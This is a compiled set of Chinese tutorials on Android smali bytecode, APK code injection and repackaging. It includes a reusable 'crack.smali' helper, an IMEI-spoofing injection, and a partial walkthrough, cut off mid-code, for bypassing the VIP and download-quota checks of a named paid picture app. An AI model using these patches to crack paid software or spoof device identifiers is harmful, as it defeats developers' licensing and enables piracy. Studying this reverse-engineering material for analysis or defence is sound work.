（4）、invoke-virtual：用于调用 protected 或 public 函数，同样注意修改 smali 时不要错用 invoke-direct 或 invoke-static，例子：

```
1.      sget-object v0, Lcom/disney/WMW/WMWActivity;->shareHandler:Landroid/os/Handler;
2.      invoke-virtual {v0, v3}, Landroid/os/Handler;->removeCallbacksAndMessages(Ljava/lang/Object;)V
```

复制代码

这里相信大家都已经明白了，主要搞清楚 v0 是 shareHandler　android/os/Handler，v3 是传递给 removeCallbackAndMessage 方法的 Ljava/lang/Object 参数就可以了。

（5）、invoke-xxxxx/range：当方法的参数多于 5 个时（含 5 个），不能直接使用以上的指令，而是在后面加上“/range”，使用方法也有所不同：

```
1.
2.
```

复制代码

这个是电信 SDK 中的付费接口，需要传递 6 个参数，这时候大括号内的参数需要用省略形式，且需要连续（未求证是否需要从 v0 开始）。

有人也许注意到，刚才看到的例子都是“调用函数”这个操作而已，貌似没有取函数返回的结果的操作？

在 Java 代码中调用函数和返回函数结果是一条语句完成的，而在 smali 里则需要分开来完成，在使用上述指令后，如果调用的函数返回非 void，那么 还需要用到 move-result（返回基本数据类型）和 move-result-object（返回对象）指令：

```
1.      const/4 v2, 0x0
2.      invoke-virtual {p0, v2},
    Lcom/disney/WMW/WMWActivity;->getPreferences(I)Landroid/content/SharedPreferences;
3.      move-result-object v1
```

复制代码

v1 保存的就是调用 getPreferences(int)方法返回的 SharedPreferences 实例。

```
1. invoke-virtual {v2}, Ljava/lang/String;->length()I
2. move-result v2
```

复制代码

v2 保存的则是调用 String.length()返回的整型。

4、smali 中函数实体分析下面开始介绍函数实体，其实没有什么特别的地方，只是在植入代码时有一点需要特别注意，举例说明：

```
.method protected onDestroy()V
.locals 0

.prologue
.line 277
invoke-super {p0}, Lcom/disney/common/BaseActivity;->onDestroy()V

.line 279
return-void
.end method
```

这是 **onDestroy()**函数，它的作用大家都知道。首先看到函数内第一句：**.local 0**，这句话很重要，标明了你在这个函数中最少要用到的本地寄存器的个数。 在这里，由于只需要调用一个父类的 **onDestroy()**处理，所以只需要用到 **p0**，所以使用到的本地寄存器数为 **0**。如果不清楚这个规则，很容易在植入代 码后忘记修改**.local** 的值，那么回编译后运行时将会得到一个 **VerifyError** 错误，而且极难发现问题所在。我正是被这个问题困扰了很多次，最后研究发现**.local** 的值 有这个规律，于是在

文档查证了一下果然是这个问题。例如我往 **onDestroy()**增加一句：**this.existed = true;**那么应该改为（注意修改**.local** 的值为 **1——**使用到了 **v0** 这一个本地寄存器）：

```
1. .method protected onDestroy()V
2. .locals 1
3.
4. .prologue
5. .line 277
6. const/4 v0, 0x1
7.
8. iput-boolean v0, p0, Lcom/disney/WMW/WMWActivity;->exited:Z
9.
10. invoke-super {p0}, Lcom/disney/common/BaseActivity;->onDestroy()V
11.
12. .line 279
13. return-void
14. .end method
```

复制代码

另外注意到**.line** 这个标识，它是标注了该代码在原 **Java** 文件中的行数，它也很有用，想想使用 **eclipse** 开发时，遇到错误崩溃时，在 **catLog** 不是有提示哪个文件哪一行崩溃的么？**Dalvik VM** 运行到**.line XX** 时就将这个值存起来，如果在这一行运行时出错了，就往 **catLog** 输出这个值，这样我们就能看到具体是哪一行的问题了。**jd-gui** 这个工具也是通过 分析这些信息将 **smali** 代码还原成我们喜闻乐见的 **Java** 代码的。当然，它不是必须的，去掉也没有关系，只不过为了方便调试还是保留一下吧。

以上一些 smali 语法规则可以

点击参照 http://code.google.com/p/smali/wiki/TypesMethodsAndFields

http://bbs.189store.com/thread-83386-1-1.html

smali 代码注入

修改 smali 文件，重打包实现修改程序流程

0×01：

目的：修改目标程序的 smali 文件，使得重打包签名之后运行程序时，显示一个 crack by lyz

0×02：

得到原有的 smali 文件：
利用 android apktool
然后用 Editplus 打开：　重点是在 onCreate 函数中

```
    |----+----1----+----2----+----3----+----4----+----5----+----6----+--
  1 .class public Lcom/example/cm1/MainActivity;
  2 .super Landroid/app/Activity;
  3 .source "MainActivity.java"
  4
  5
  6 # annotations
  7 .annotation system Ldalvik/annotation/MemberClasses;
 11 .end annotation
 12
 13
 14 # direct methods
 15 .method public constructor <init>()V
 23 .end method
 24
 25
 26 # virtual methods
 27 .method protected onCreate(Landroid/os/Bundle;)V
 79 .end method
 80
 81 .method public onCreateOptionsMenu(Landroid/view/Menu;)Z
 99 .end method
100
101 .method public onOptionsItemSelected(Landroid/view/MenuItem;)Z
130 .end method
131
```

0×03 ：

在 onCreate 函数的适当位置加入

Toast.makeText(this, “Cracked by lyz”, 1).show(); 这一句话的 java 汇编代码：

```
42      const-string v0, "Cracked by lyz"
43      const/4 v1, 0x1
44      invoke-static {p0, v0, v1}, Landroid/widget/Toast;->makeText(Landroid/content/Context;Ljava/lang/CharSequence;I
45      move-result-object v0
46      invoke-virtual {v0}, Landroid/widget/Toast;->show()V
```

注：const-string 给 VO 寄存器赋值一个 string 类型的字符串

invoke-static 调用一个静态的方法

move-result-object 将返回值传给某一个寄存器


0×04 ：

重打包

修改了 smali 文件之后，保存。然后就可以直接用 apktool 进行”重建 APK“。

重建 APK 之后，生成存放中间文件的文件夹 build 和存放最后的 apk 文件的文件夹 dist。

在 build 文件夹下能看到



用 apktool 可以生成 jar 包，用 jd-gui 打开

```
public class MainActivity extends Activity
{
  protected void onCreate(Bundle paramBundle)
  {
    super.onCreate(paramBundle);
    setContentView(2130903040);
    Toast.makeText(this, "Cracked by lyz", 1).show();
    if (paramBundle == null)
    {
      FragmentTransaction localFragmentTransaction = getFragmentManager().beginTransaction();
      PlaceholderFragment localPlaceholderFragment = new PlaceholderFragment();
      int i = localFragmentTransaction.add(2131230720, localPlaceholderFragment).commit();
    }
  }
```

果然在 onCreate 函数中加上了那一句代码！

最后能生成一个 xxx（未签名）.apk

0×05 ：

签名
利用 apktool 对未签名的 apk 进行签名。得到 xxx.apk

0×06 ：

重新安装 apk
先在模拟器里卸载掉之前安装的 xxx.apk
在 SDK 文件夹下有 adb.exe 的目录中 打开 cmd
执行：adb install 你的 xxx.apk 路径
注：apk 的路径不能有中文

0×07 ：

测试

OK。

0nly3nd

http://0nly3nd.sinaapp.com/?p=305

修改 smali 文件，重打包，实现调用第三方 SO 文件

已知：

SO 文件：SO 里面的函数的函数签名：
注：函数签名：相信使用过 NDK 的人都应该了解，生成的.h 头文件里的函数名称一定是类似于 **Java_com_example_hellojni3_Hellojni_sayHelloToNDK**
形如：Java_包名_类名_函数名。

包名，类名就可以理解是这个函数的签名，要调用这个函数，你的工程的包名也必须一致

下面就以一个实例来演示下如何修改：

SO 名称：liblyz.so
函数名：JNIEXPORT jstring JNICALL Java_**com_example_myso**_*NativeDemo*_***add***
所以，我们建立一个**名为 myso 的工程，包名设置成：com.example.myso。主文件命名为：NativeDemo.java**
好了，我们可以稍作修改，然后，运行一下。在 workspace 中可以得到一个 **myso.apk**。
反编译得到 smali 文件。
找到：NativeDemo.smali 我们要修改的就是它
要向其中插入 3 段代码：

①、调用 loadlibary 函数

Java

```
1 static{
2       // //loadlibary 里  要把 SO 文件名的 lib 和后缀去掉。liblyz.so --> lyz
3       System.loadLibrary("lyz");
4    }
```

对应的 smali 语句：

```
1   # direct methods
2   .method static constructor <clinit>()V
3       .locals 1
4
5       .prologue
6       const-string v0, "lyz"
7
8       invoke-static {v0}, Ljava/lang/System;->loadLibrary(Ljava/lang/String;)V
9
10      return-void
11  .end method
```

②、对 so 里的函数进行声明

Java

```
1 public native String add();  //声明函数的时候  注意下函数返回值类型和参数即可
```

对应的 smali 语句：

```
1 .method public native add()Ljava/lang/String;
2 .end method
```

③、在 onCreate 函数里进行调用

java 代码：

Java

```
1 String str = add();
2
3 Toast.makeText(this, str, 1).show();
```

对应的 smali 语句：

```
1       invoke-virtual {p0}, Lcom/example/myso/NativeDemo;->add()Ljava/lang/String;
```

```
2
3     move-result-object v0
4
5     .local v0, reString:Ljava/lang/String;
6     const/4 v2, 0x1
7
8     invoke-static {p0, v0, v2}, Landroid/widget/Toast;
9     ->makeText(Landroid/content/Context;Ljava/lang/CharSequence;I)
10                                    Landroid/widget/Toast;
11
12    move-result-object v1
13
14    .local v1, toast:Landroid/widget/Toast;
15    invoke-virtual {v1}, Landroid/widget/Toast;->show()V
```

修改就完成了，保存好修改后的 smali 文件之后。
在 smali 文件夹同目录下创建一个文件夹　“lib”
lib 文件夹下再创建一个文件夹　　“armeabi”
名字区分大小写。
把 liblyz.so 放在 armeabi 文件夹中。

最后一步，利用 apktool 进行重打包，并签名。

可以得到一个 myso（已签名）.apk
这个时候可以反编译一下这个 apk，然后用 jd-gui 查看下，
如下所示，我们修改 smali 文件是成功了的：

Java

```
1  public class NativeDemo extends Activity
2  {
3    static
4    {
5      System.loadLibrary("lyz"); //loadlibary
6    }
7
8    public native String add();  //声明
9
10   protected void onCreate(Bundle paramBundle)
11   {
12     super.onCreate(paramBundle);
13     setContentView(2130903040);
14     String str = add();
15     Toast.makeText(this, str, 1).show(); //调用函数
16
17     }
18   }
```

然后卸载掉模拟器里原来的 myso.apk
重新安装这个已经重打包，并签名的 apk。
在用 adb install 的时候，不能含有中文。
效果：

OK

http://0nly3nd.sinaapp.com/?p=294

android 代码注入 崩溃 解决方法

.registers 定义了方法中总共使用了几个寄存器；

.locals 定义了方法中有几个非参数寄存器；

如果一个方法有 5 个寄存器，即.registers==5,v0-v4,而且该方法有两个参数，那么这两个参数将使用最后的两个寄存器，即 v3 和 v4。

对于非 static 方法，那么第一个寄存器肯定是 this，比如方法 LMyObject;->callMe(II)V 有两个整形参数，那么它就会用三个寄存器。

为了动态调试 android 代码，有时候需要动态的注入代码，但是，代码注入时候，有 几次发现会崩溃，后来，经过研究，发现是寄存器用错。一个方法可能本身就用了 5 个寄存器，v0-v4，而你用 v5，那肯定要崩溃，是吧！或者你用了后面会 用到的寄存器，把值给改了，那肯定也要崩溃。具体大家可以看看下面的文章：

见 http://code.google.com/p/smali/wiki/Registers：

There are two naming schemes for registers - the normal*v* naming scheme and the*p* naming scheme for parameter registers. The first register in the*p* naming scheme is the first parameter register in the method. So let's go back to the previous example of a method with 3 arguments and 5 total registers. The following table shows the normal*v* name for each register, followed by the *p* name for the parameter registers

有点像 stdcall 的压栈形式。说白了就是，比如有个方法：

```
void method(arg1, arg2)
{
          int i;
       i = arg1+arg2;
}
```

那么 method 函数就要用三个寄存器，如果采用 V 模式来使用寄存器，那么就是：

```
i == v0;
arg1 == v1;
arg2 == v2;
```

如果是 p 模式使用寄存器，那么就是：

```
i == v0;
arg1 == p0;
arg2 == p1;
```

下面两个重载函数：

```
public int Add(int i,int j)
	{
		int k = 0;
		k = i+j;
		return k;
	}
	public int Add(int i,int j,int k )
	{
		int m = 0,n = 0;
		m = i+j;
		n = m+k;
		return n;
	}
```

对应的 smali 码:

```
# virtual methods
.method public Add(II)I
	.locals 1
	.parameter "i"
	.parameter "j"

	.prologue
	.line 44
	const/4 v0, 0x0


	.line 45
	.local v0, k:I
```

```
        add-int v0, p1, p2
        .line 46
        return v0
.end method

.method public Add(III)I
        .locals 2
        .parameter "i"
        .parameter "j"
        .parameter "k"

        .prologue
        .line 50
        const/4 v0, 0x0

        .local v0, m:I
        const/4 v1, 0x0

        .line 51
        .local v1, n:I
        add-int v0, p1, p2

        .line 52
        add-int v1, v0, p3

        .line 53
        return v1
.end method
```

android 注入代码，再议寄存器平衡

我们要注入代码，要使用寄存器的话，

在开启 P 模式的情况下，假设.locas == 9, 参数个数是 3，那么.registers == 9+3，

如果你想注入代码，那肯定是需要使用寄存器，为了使寄存器平衡(非堆栈平衡)，尽量不要使用已有的寄存器，那么怎么增加寄存器呢？

比如你想增加 3 个寄存器，那么就是.register == 9+3+3，然后，你把.locals 改成.registers，且使用 v9,v10,v11。

http://blog.csdn.net/winsunxu/article/details/6756857

android 注入代码之注入类方法

注入代码可能会用加入自身的寄存器，而注入类的方法调用则不需要额外增加寄存器。

比如注入下面的类:

```
package com.taobao.IntentRcvSec;


import android.content.Intent;
import android.os.Bundle;
import android.util.Log;
```

```
public class LogIntent {
	public static void   LogIntent(Object intentObj) {
		 // TODO Auto-generated method stub
		Intent intent = (Intent)intentObj;
		Bundle bundle = intent.getExtras();
		if ( bundle != null ) {

			Log.d("WINSUN", bundle.toString());
		}
	}
}
```

在对方的方法里面只要下面这样：

```
invoke-static {v2}, Lcom/taobao/IntentSendSec/LogIntent;->LogIntent(Ljava/lang/Object;)V
```

就可以了。显然 v2 寄存器的值是上下文相关的，不需要我们额外的增加寄存器。

个人认为注入类是 android 中注入的最好的方式。

http://blog.csdn.net/winsunxu/article/details/6771905

Smali 注入之打造属于自己的安卓 crack 利器

关于 Smali 注入大家应该了解过，网上有不少教程。那些注入代码看上去简单，实际用起来得花不少功夫。

普通的注入就是在软件源代码中添加几行代码，用于改变软件的功能，或查看某个寄存器在运行中具体的值。

需要注意的地方是：添加的注入代码所使用的寄存器不影响其他代码的执行。当注入代码较多时，这个要求就变得很困难了。

在这里我的解决办法是：把注入代码写进自己专属的 crack.smali，然后在要注入的地方调用 crack.smali 里的注入方法即可，只用一行注入代码，而且不影响其他寄存器。

举个例子说明下两种方法的区别，假设原软件中有以下代码：

```
.method public methodName()Ljava/lang/String;
.locals 4
.prologue
const-string v0, "test1"

const-string v3, "test2"

invoke-static {v0}, Lpackage/name/ObjectName;——>methodName1(Ljava/lang/String;)Ljava/lang/String;

move-result-object v1

invoke-static {v1}, Lpackage/name/ObjectName;——>methodName2(Ljava/lang/String;)Ljava/lang/String;

move-result-object v2

invoke-static {v3}, Lpackage/name/ObjectName;——>methodName3(Ljava/lang/String;)V

new-instance v3, Ljava/lang/StringBuilder;

invoke-direct {v0, v3}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V
```

```
invoke-virtual {v0, v2}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v0

invoke-virtual {v0}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v0

return-object v0
.end method
```

假如我要查看 move-result-object v1 和 move-result-object v2，两处中 v1、v2 的值该如何注入？

普通的 log.d 注入方法如下（可以用 Logcat 查看日志）：

```
.method public methodName()Ljava/lang/String;
.locals 5
.prologue
const-string v0, "test1"

const-string v3, "test2"

invoke-static {v0}, Lpackage/name/ObjectName;——>methodName1(Ljava/lang/String;)Ljava/lang/String;

move-result-object v1

const-string v4, "info"
```

```
invoke-static {v4, v1}, Landroid/util/Log;->d(Ljava/lang/String;Ljava/lang/String;)I

invoke-static {v1}, Lpackage/name/ObjectName;——>methodName2(Ljava/lang/String;)Ljava/lang/String;

move-result-object v2

const-string v4, "info"

invoke-static {v4, v2}, Landroid/util/Log;->d(Ljava/lang/String;Ljava/lang/String;)I

invoke-static {v3}, Lpackage/name/ObjectName;——>methodName3(Ljava/lang/String;)V

new-instance v3, Ljava/lang/StringBuilder;

invoke-direct {v0, v3}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

invoke-virtual {v0, v2}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v0

invoke-virtual {v0}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v0

return-object v0
.end method
```

在上面的代码中，我先是修改了开头的“.locals 5”，表示使用的寄存器为 v0-v4。然后我用 v4 作为 log.d 的第一个参数，寄存器 v1、v2 为第二个参数。

由于原代码中，v0、v1、v2、v3 从头到尾都有使用，所以注入时使用这几个寄存器会影响软件的正常执行，所以我才修改“.locals”开辟新的寄存器 v4。

明显这样注入很麻烦。而且刚好 v1、v2 都是字符串，符合 log.d 的要求。如果 v1、v2 为整数值，注入就更加复杂了。

下面看看创建了 crack.smali 的注入会如何。

假设我已经有了个 crack.smali，代码如下：

[Java] *纯文本查看 复制代码*

```
01. class public Lcrack;
02. super Ljava/lang/Object;
03. source "crack.java"
04
05. method public static log(Ljava/lang/String;)V
06          .locals 1
07          .prologue
08
09          const-string v0, "info"
10          invoke-static {v0, p0}, Landroid/util/Log;->d(Ljava/lang/String;Ljava/lang/String;)I
11          return-void
12. end method
```

把 crack.smali 放到反编译后的 smali 根目录，在源代码中注入：

```
.method public methodName()Ljava/lang/String;
.locals 4
```

```
.prologue
const-string v0, "test1"

const-string v3, "test2"

invoke-static {v0}, Lpackage/name/ObjectName;——>methodName1(Ljava/lang/String;)Ljava/lang/String;

move-result-object v1

invoke-static {v1}, Lcrack;->log(Ljava/lang/String;)V

invoke-static {v1}, Lpackage/name/ObjectName;——>methodName2(Ljava/lang/String;)Ljava/lang/String;

move-result-object v2

invoke-static {v2}, Lcrack;->log(Ljava/lang/String;)V

invoke-static {v3}, Lpackage/name/ObjectName;——>methodName3(Ljava/lang/String;)V

new-instance v3, Ljava/lang/StringBuilder;

invoke-direct {v0, v3}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

invoke-virtual {v0, v2}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v0

invoke-virtual {v0}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;
```

```
move-result-object v0

return-object v0
.end method
```

明显比前面的注入方式简单多了。crack.smali 的方法可以不断丰富，需要用时信手拈来。

既然如此，就让我们打造属于自己的安卓 crack 利器吧！

最基本的 crack.smali 推荐加入 log 日志输出，代码如下：

```
.class public Lcrack;
.super Ljava/lang/Object;
.source "crack.java"

.method public static log(Ljava/lang/String;)V
    .locals 1
    .prologue

    const-string v0, "info"
    invoke-static {v0, p0}, Landroid/util/Log;->d(Ljava/lang/String;Ljava/lang/String;)I
    return-void
.end method
```

把 crack.smali 放进 smali 目录，在要查看的，保存了字符串的寄存器 vx 的下面，添加代码：


```
invoke-static {vx}, Lcrack;->log(Ljava/lang/String;)V
```

保存并重新编译，在手机或模拟器上安装软件，连上电脑，打开 cmd 命令行：

cd 到桌面，然后输入命令 adb logcat>test.txt，然后在手机上运行软件，当软件执行了注入的代码（自行判断），按 ctrl+c 结束，然后回到桌面。

如无法识别 adb 命令，请先添加 adb.exe 所在位置的环境变量，如我安装了靠谱助手，我找到了它提供的 adb.exe 所在的路径，然后我照下面图设置：

打开 test.txt，查找 d/info，在找到的那一行的右边就是要查看的寄存器的值。



“info”是由“ const-string v0, "info" ”给出。可以自行修改。

上面的说的命令还可以添加过滤代码，有经验的人自行修改，使得 test.txt 的内容更简洁。

从上面 test.txt 的结果可以看出，如果需要注入的位置有多处，那么就很难分辨具体哪个结果对应哪个了。

解决办法是，给 crack.smali 的 log 方法加序号，并复制多份 log 方法，参照下面修改方式，如：

```
.class public Lcrack;
.super Ljava/lang/Object;
.source "crack.java"

.method public static log1(Ljava/lang/String;)V
    .locals 1
    .prologue

    const-string v0, "info1"
    invoke-static {v0, p0}, Landroid/util/Log;->d(Ljava/lang/String;Ljava/lang/String;)I
    return-void
```

```
.end method

.method public static log2(Ljava/lang/String;)V
    .locals 1
    .prologue

    const-string v0, "info2"
    invoke-static {v0, p0}, Landroid/util/Log;->d(Ljava/lang/String;Ljava/lang/String;)I
    return-void
.end method
```

第一处注入调用 log1，第二处注入调用 log2，依次类推，然后根据序号对应结果。

上面说的注入，前提都是 vx 是 String，如果 vx 是 int 型怎么办？

可以给 crack.smali 添加下面方法：

```
.method public static I(I)V
    .locals 2

    .prologue

    const-string v0, "info_int"

    invoke-static {p0}, Ljava/lang/String;->valueOf(I)Ljava/lang/String;

    move-result-object v1

    invoke-static {v0, v1}, Landroid/util/Log;->d(Ljava/lang/String;Ljava/lang/String;)I
```

```
    return-void
.end method
```

上面方法调用代码为：

```
invoke-static {vx}, Lcrack;->I(I)V
```

vx 为要查看的寄存器。

当 vx 保存的是 long 型的话，就比较麻烦了，稍微用错就会导致程序停止运行，所以尽量避免查看 long 型 vx。

给 crack.smali 添加以下代码：

```
.method public static J(J)V
.locals 2

.prologue

const-string v0, "info_long"

invoke-static {p0, p1}, Ljava/lang/String;->valueOf(J)Ljava/lang/String;

move-result-object v1

invoke-static {v0, v1}, Landroid/util/Log;->d(Ljava/lang/String;Ljava/lang/String;)I

return-void
.end method
```

上面方法调用代码为：

invoke-static {vx, vx+1}, Lcrack;->J(J)V

vx 为要查看的寄存器，同时确保 vx+1 在上面的代码中没有被使用过，且在.locals 声明的可使用的寄存器范围内。

至于[C、[B、[Ljava/lang/String 的查看，有机会再补上。

软件大部分时间都在跟字符串、数据打交道。很多时候就因为某个寄存器的值不知，导致软件代码很难分析下去。

因此在没有调试器的前提下，通过注入查看寄存器的值就变得非常重要了。

总是通过 logcat 查看寄存器值，多少有点不方便，所以下面讲下如何将字符串输出到文本。

直接用 smali 写有点麻烦，所以先用 java 写，编译后再反编译为 smali，参考 java 代码如下：

```
import java.io.*;
import android.util.Log;
public class crack
{
/*将字符串 s 输出到/sdcard/debug.txt*/
public static void puts(String s)
{
   try
   {
            String path= "/sdcard/debug.txt";

                  FileOutputStream outStream = new FileOutputStream(path,false);

                  OutputStreamWriter writer = new OutputStreamWriter(outStream,"gb2312");
```

```
                writer.write(s);

                writer.flush();

                writer.close();

                outStream.close();
    }
                catch (Exception e)

                {

                        Log.e("debug", "file write error");

                }
}


}
```

反编译后 smali 代码如下：

```
.method public static puts(Ljava/lang/String;)V
    .locals 7

    .prologue
    :try_start_0

    const-string v3, "/sdcard/debug.txt"
```

```
new-instance v2, Ljava/io/FileOutputStream;

const/4 v5, 0x0

invoke-direct {v2, v3, v5}, Ljava/io/FileOutputStream;-><init>(Ljava/lang/String;Z)V

.line 19
new-instance v4, Ljava/io/OutputStreamWriter;

const-string v5, "gb2312"

invoke-direct {v4, v2, v5}, Ljava/io/OutputStreamWriter;-><init>(Ljava/io/OutputStream;Ljava/lang/String;)V

.line 21
invoke-virtual {v4, p0}, Ljava/io/OutputStreamWriter;->write(Ljava/lang/String;)V

.line 23
invoke-virtual {v4}, Ljava/io/OutputStreamWriter;->flush()V

.line 25
invoke-virtual {v4}, Ljava/io/OutputStreamWriter;->close()V

.line 27
invoke-virtual {v2}, Ljava/io/FileOutputStream;->close()V
:try_end_0
.catch Ljava/lang/Exception; {:try_start_0 .. :try_end_0} :catch_0
```

```
    .line 37

    :cond_0
    :goto_0
    return-void

    .line 30
    :catch_0
    move-exception v0

    .line 34
    const-string v5, "debug"

    const-string v6, "file write error"

    invoke-static {v5, v6}, Landroid/util/Log;->e(Ljava/lang/String;Ljava/lang/String;)I

    goto :goto_0
.end method
```

使用方法为，在要查看的寄存器 vx 的下方换行添加代码：

```
invoke-static {vx}, Lcrack;->puts(Ljava/lang/String;)V
```

至于输出整型变量到文本，请参考之前的例子，先将整型变量转为字符串，再输出，具体代码这里略过。。。

下面介绍通过注入，改变软件获得的 imei 号，让软件改为读取保存在“/sdcard/deviceid/imei.txt”里的串号。

参考 java 代码如下：

```
import java.io.*;
```

```
public class crack {

	public static String getDeviceId()
	{
	String path = "/sdcard/deviceid/imei.txt";
	String str = null;
	File f = new File(path);
	if (f != null && f.exists())
	{
		FileInputStream fis = null;
		try {
				fis = new FileInputStream(f);
		} catch (FileNotFoundException e1) {
		e1.printStackTrace();
	}
		InputStreamReader inputStreamReader = null;
		try {
				inputStreamReader = new InputStreamReader(fis, "utf-8");
				try {
						BufferedReader reader = new BufferedReader(inputStreamReader);
						StringBuffer sb = new StringBuffer("");
						String line;
						line = reader.readLine();
						sb.append(line);
						reader.close();
						fis.close();
						str = sb.toString();
				}    catch (IOException e) {
```

```
                    e.printStackTrace();
                }
                } catch (UnsupportedEncodingException e) {
                        e.printStackTrace();
                    }
            }
                return str;
            }
}
```

反编译后得到的 smali 代码如下：

```
.method public static getDeviceId()Ljava/lang/String;
    .locals 13

    .prologue
    const-string v8, "/sdcard/deviceid/imei.txt"

    const/4 v11, 0x0

    new-instance v2, Ljava/io/File;

    invoke-direct {v2, v8}, Ljava/io/File;-><init>(Ljava/lang/String;)V

    if-eqz v2, :cond_0

    invoke-virtual {v2}, Ljava/io/File;->exists()Z

    move-result v12
```

```
if-eqz v12, :cond_0

const/4 v3, 0x0

:try_start_0
new-instance v4, Ljava/io/FileInputStream;

invoke-direct {v4, v2}, Ljava/io/FileInputStream;-><init>(Ljava/io/File;)V
:try_end_0
.catch Ljava/io/FileNotFoundException; {:try_start_0 .. :try_end_0} :catch_0

move-object v3, v4

:goto_0
const/4 v5, 0x0

:try_start_1
new-instance v6, Ljava/io/InputStreamReader;

const-string v12, "utf-8"

invoke-direct {v6, v3, v12}, Ljava/io/InputStreamReader;-><init>(Ljava/io/InputStream;Ljava/lang/String;)V
:try_end_1
.catch Ljava/io/UnsupportedEncodingException; {:try_start_1 .. :try_end_1} :catch_3

:try_start_2
new-instance v9, Ljava/io/BufferedReader;
```

```
invoke-direct {v9, v6}, Ljava/io/BufferedReader;-><init>(Ljava/io/Reader;)V

new-instance v10, Ljava/lang/StringBuffer;

const-string v12, ""

invoke-direct {v10, v12}, Ljava/lang/StringBuffer;-><init>(Ljava/lang/String;)V

invoke-virtual {v9}, Ljava/io/BufferedReader;->readLine()Ljava/lang/String;

move-result-object v7

invoke-virtual {v10, v7}, Ljava/lang/StringBuffer;->append(Ljava/lang/String;)Ljava/lang/StringBuffer;

invoke-virtual {v9}, Ljava/io/BufferedReader;->close()V

invoke-virtual {v3}, Ljava/io/FileInputStream;->close()V

invoke-virtual {v10}, Ljava/lang/StringBuffer;->toString()Ljava/lang/String;
:try_end_2
.catch Ljava/io/IOException; {:try_start_2 .. :try_end_2} :catch_1
.catch Ljava/io/UnsupportedEncodingException; {:try_start_2 .. :try_end_2} :catch_2

move-result-object v11

:cond_0
:goto_1
return-object v11
```

```
:catch_0
move-exception v1

invoke-virtual {v1}, Ljava/io/FileNotFoundException;->printStackTrace()V

goto :goto_0

:catch_1
move-exception v0

:try_start_3
invoke-virtual {v0}, Ljava/io/IOException;->printStackTrace()V
:try_end_3
.catch Ljava/io/UnsupportedEncodingException; {:try_start_3 .. :try_end_3} :catch_2

goto :goto_1

:catch_2
move-exception v0

move-object v5, v6

:goto_2
invoke-virtual {v0}, Ljava/io/UnsupportedEncodingException;->printStackTrace()V

goto :goto_1
```

```
    :catch_3
    move-exception v0

    goto :goto_2
.end method
```

使用方法为:

查找

Landroid/telephony/TelephonyManager;->getDeviceId()Ljava/lang/String;

在下面换行添加

invoke-static {}, Lcrack;->getDeviceId()Ljava/lang/String;

心情原因，拖了这么久都没更新，有机会再续。。。

打印 Log 记得在 AndroidManifest 打开 debuggable 开关

http://www.52pojie.cn/thread-255754-1-2.html

浅谈如何破解美女薄情馆 7.5.2 的套图下载

这个软件已经被 XX 无数次了，大家也都知道破解本地 VIP 的方法。

就是修改 picview\meitui\vip\vipMgr.smali 的 getVipType(Landroid/app/Activity;)I 方法 ，让它一直返回 0x12c。

这个破解没什么难度，所以今天重发新版破解前，特意修改了另外一样功能，套图下载。

下载套图前，软件先获取当前账户的流量，如果流量不足以下载当前套图，就不让下载。

贴上 picview\meitui\down\DownAsynTask$AsyncAddtoDown.smali 的部分代码，Unicode 码已转中文，并添加部分注释。

```
.method protected varargs doInBackground([Ljava/lang/Void;)Ljava/lang/String;
    .locals 8
    .param p1, "params"    # [Ljava/lang/Void;

    .prologue
    const-wide/16 v4, 0x0

    .line 155
    new-instance v1, Ljava/lang/StringBuilder;    #新建 StringBuilder 实例

    invoke-direct {v1}, Ljava/lang/StringBuilder;-><init>()V    #初始化 StringBuilder 实例

    const-string v2, "http://42.121.110.83/api/pcdown.ashx?n="

    invoke-virtual {v1, v2}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

    move-result-object v1    # http://42.121.110.83/api/pcdown.ashx?n=

    iget-object v2, p0, Lpicview/meitui/down/DownAsynTask$AsyncAddtoDown;->this$0:Lpicview/meitui/down/DownAsynTask;

    iget-object v2, v2, Lpicview/meitui/down/DownAsynTask;->m_name:Ljava/lang/String;    #取得当前用户名

    invoke-static {v2}, Ljava/net/URLEncoder;->encode(Ljava/lang/String;)Ljava/lang/String;    #URLEncode 编码用户名

    move-result-object v2

    invoke-virtual {v1, v2}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;        #调用 append 方法在 v1 后面插入字符串
v2
```

```
move-result-object v1        # http://42.121.110.83/api/pcdown.ashx?n=用户名

const-string v2, "&p="

invoke-virtual {v1, v2}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder

move-result-object v1        # http://42.121.110.83/api/pcdown.ashx?n=用户名&p=

